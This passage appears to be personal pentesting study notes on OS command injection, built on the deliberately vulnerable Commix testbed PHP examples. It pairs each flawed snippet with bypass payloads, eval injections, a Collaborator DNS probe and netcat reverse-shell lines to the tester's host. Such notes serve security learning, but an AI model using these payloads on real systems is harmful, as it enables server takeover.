Command Injection

Background Concept about CMDi

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

(1)

Impact of CMDi

By exploiting a command injection vulnerability an attacker can abuse the function to inject his own operating system commands. This means he can easily take complete control over a web server

(2)

Example of CMDi

A common function exists that passes an IP address the user specifies to the system's ping command. Therefore if the user specifies 127.0.0.1 as an IP address, the command will look like this:

ping -c 5 127.0.0.1

- Since it is possible to break out of the ping command or provoke an error with useful information the attacker can use this functionality to execute his own commands. An example for adding a second system command could look like this:
- ping -c 5 127.0.0.1; id

(3)

Possible Related Parameters

daemon host

upload dir execute download

log ip cli cmd

(4)

How to find There is a CMDi

- Use Delimiter to Break or Continue the execution of CMDs there
- Delimiter List, if they have filter.

; ^ &

&&

| ||

%0D %0A \n

<

(5)

CMDi Hunting Example

Steps

- Find a Input Filed whose interacting with operating system shell
- Try to execute and system shell commands with delimiter

Example - ;ls


&&ls

||ls

(6)


* How to hunt
  - spider the site to find parameter.
  - burp → search → search for related parameters.
  - get site & Browse it and try to inject it.

* Sometimes they have filter, so user intruder to try all options. (intruder attack)



* Exploitation
  - download Commix from github

this tool will make you able te run commands your can't run it manually, because of their filter.



Comprehensive Command Injection

review:

-> happens, when an unsafed user supplied data to a system shell.
-> Any parameter if they are communication with backend shell then there may be command injection
-> command injection attack are OS and programming language independent.
-> type of command injection :
  - result based command injection
    - output the results of the injected command.
    - classic result based command injection.
      - ping input &ls
    - Shell shock
    - ICMP exfiltration
    - DNS exfiltration
  - Dynamic code evaluation (aka eval based teknic)
    - eval ("echo C" $input ")")
  - Blind command injection
    - output results of injection command no appear.

* Set lab

Download Commix-testbed from github.

* classic regular example

```php
<?php $add = $_GET['addr'];
    $addr = '127.0.0.1';
    if( stristr(php_uname('s'), 'Windows NT')){
      # Windows-based command execution.
      echo exec('ping '.$addr);
    } else {
      # Unix-based command execution.
      echo exec("/bin/ping -c 4 ".$addr);
    }
?>
```

background Code

* Classic (Base64) regular example

```php
<?php
        $addr="127.0.0.1";
        if (isset($addr)){
          if (base64_encode(base64_decode($addr)) === $addr){
            if( stristr(php_uname('s'), 'Windows NT')){
              # Windows-based command execution.
              echo exec('ping '.base64_decode($addr));
            } else {
              # Execute command!
              echo exec("/bin/ping -c 4 ".base64_decode($addr));
            }
          } else {
            echo 'Please, encode your input to Base64 format.';
          }
        }
        ?>
```

cod in background

* classic (Hex) regular example

```php
<?php
        $addr="127.0.0.1";
        if (isset($addr)){
          if (bin2hex(pack('H*', $addr)) === $addr){
            if(stristr(php_uname('s'), 'Windows NT')){
              # Windows-based command execution.
              echo exec("ping ".pack('H*', $addr));
            }
            else {
              # Execute command!
              echo pack('H*', $addr);
              echo exec("/bin/ping -c 4 ".pack('H*', $addr));
              }
          }
          else {
              echo 'Please, encode your input to hex format.';
          }
        }
        ?>
```

Code in background

* classic single-quote example

```php
<?php
        $addr = '127.0.0.1';
        if (isset($addr)){
          if(stristr(php_uname('s'), 'Windows NT')){
            # Windows-based command execution.
            echo exec("ping '".$addr."'");
          } else {
            # Unix-based command execution.
            echo  ("'".$addr."'") ;
            echo "          ";
            echo exec("/bin/ping -c4 '".$addr."'");
          }
        }
?>
```

to break in background
to ping -c 4 '127.0.0.1';ls ' ' .

because result are put in a single-quote

output →

```
'127.0.0.1'
rtt min/avg/max/mdev = 0.027/0.035/0.045/0.008 ms
```

Results can be in :
① single quote
② double quote
③ no space accept
④ space accept
⑤ try anything ...

* Classic blacklisting example

So try all delimiter above

they filter these

```
$addr = "127.0.0.1";
# Blacklisting command injection separators.
$blacklisting = array(
  ';' => '',
  '&&' => '',
  '||' => '',
  '|' => ''
);
$addr = str_replace(array_keys($blacklisting),$blacklisting,$addr);
if( stristr(php_uname('s'), 'Windows NT')){
  # Windows-based command execution.
  echo exec('ping '.$addr);
} else {
  # Unix-based command execution.
  echo exec("/bin/ping -c 4 ".$addr);
}
?>
```

Code in background

*classic hashing example

```
$string = "vikash;ls;#";
if(stristr(php_uname('s'), 'Windows NT')){
  die("Invalid operating system.");
} else {
  echo exec('echo '.$string.' | md5sum');
}
?>
```

//echo lol;ls;# → will comment this

Code in background

* Digest & Basic http authentication

* Code same as classic but if you see Basic http authentication you need to break it

```
$addr = '127.0.0.1';
if( stristr(php_uname('s'), 'Windows NT')){
  # Windows-based command execution.
  echo exec('ping '.$addr);
} else {
  # Unix-based command execution.
  echo exec("/bin/ping -c 4 ".$addr);
}
?>
```

Code in background

* Blind regular example

Is it may be executing but does not appear.


Work with GET & POST Based

```
<?php
# Execute command!
$addr = '127.0.0.1';
if(isset($addr)){
  if( stristr(php_uname('s'), 'Windows NT')){
    # Windows-based command execution.
    echo exec('ping  '.$addr, $output, $return);
  } else {
    # Unix-based command execution.

    exec("/bin/ping -c 4 ".$addr, $output, $return);
                                  echo $output;

    echo "      ";
    echo $return ;

    echo "     ";
  }
  if (!$return) {
    echo "The ip ".$addr." seems to be up and running!";
  } else {
    echo "The ip ".$addr." seems to be down!";
  }
```

code in background

How can I know if my input is executed or not ?

use Collaborator in Burpsuite.



* Eval (Base 64) regular example

```php
$user="vikash";
if (isset($user)){
    if (base64_encode(base64_decode($user)) === $user){
        eval("echo \"Hello, ".base64_decode($_GET["user"])."!\";");
    } else {
        echo 'Please, encode your input to Base64 format.';
    }
}
?>
```

x my input goes in eval() function, so what if I give {${print(system(ls))}} in base 64

→ This vulnerability called "Dynamic code evalution"

* classic (JSON) regular example

```php
<?php
// JSON request format:
// {"addr":"127.0.0.1","name":"ancst"}
// read JSon input
$data_back = json_decode(file_get_contents('php://input'));
// set json string to php variables
$addr = $data_back->{"addr"};
$name = $data_back->{"name"};
// create json response
$responses = array("Execution Result" => array("Address" => array("IP", $addr),
                   "Done by" => array("User", $name),
                   "Result" => array("Output", exec("/bin/ping -c 4 ".$addr))
                   ));
echo json_encode($responses);
?>
```

① capture request + send to repeater + in request add
② add {"name":"value","name2":"value"}
③ see in browser

* Blind JSON

Server requesting {"name":"value"} so do same here

```php
// JSON request format:
// {"addr":"127.0.0.1"}
// read JSon input
$data_back = json_decode(file_get_contents('php://input'));
// set json string to php variables
$addr = $data_back->{"addr"};
// create json response
$responses = array("Execution Result" => array("Address" => array("IP", $addr),
                   "Result" => array("Result", exec("/bin/ping -c 4 ".$addr, $output, $return))
                   )
);
#echo json_encode($responses);
if (!$return) {
echo "The ip ".$addr." seems to be up and running!";
}else{
echo "The ip ".$addr." seems to be down!";
}
?>
```


open Collaborator Burp. Set
- poll ever = 1
- copy to clipboard

in Value parameter put ;nslookup -q=cname url Collaborator

if you got something on Collaborator, then connect to Target using Netcat.

mymachin # nc -lvp 3377 , target#; nc my_ip 3377 -e /bin/bash.

* preg_match regular



```php
<?php
        $addr = '127.0.0.1';
        if(isset($addr)){
            # Inspired from pentesterlab.com - 'Web for Pentester' course.
            # https://pentesterlab.com/exercises/web_for_pentester
            if (!preg_match('/^\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$/m',$addr)){
                die("Invalid IP address format.");
            }else{
                # Execute command!
                echo exec("/bin/ping -c 4 ".$addr);
            }
        }
    ?>
```

for security

- with post request you need to inject params through burpsuite


127.0.0.0%0A/;ls

* preg_match Blind

- use collaborator to see if there is vuln.

127.0.0.0%0A/;nc%09my-ip%091234%09-e%09/bin/bash

* Str_Replace() regular example




```php
<?php
        $user = str_replace(array("\\","'", '"'), "", $_POST["user"]);
        eval("echo(\"$user\");");
    ?>
```

{${print(2+2)}}

system(ls)

* Create_function regular example




```php
<?php
        if (isset($_GET["user"])){
        # Execute command!
        $dyn_function = create_function('', "echo \"Hello, ".$_GET['user']."!\";");
        $dyn_function('');

        }
        ?>
```

{${print(2+2)}}

system(ls)

* Regex for domain name validation



```php
<?php
        $addr = 'a.b.c';
        if(isset($addr)){
            if(!(preg_match('/^\w+\..*\w+\.\w+$/',$addr))){
            die("Invalid domain format.");
            }else{
            # Execute command!
            echo exec("/bin/ping -c 4 ".$addr);
            }
        }
    ?>
```

He is a regex filter, so you need to bypass it by just trying to inject.

a.b.c;ls;d.e.f } works.

* Nested quotes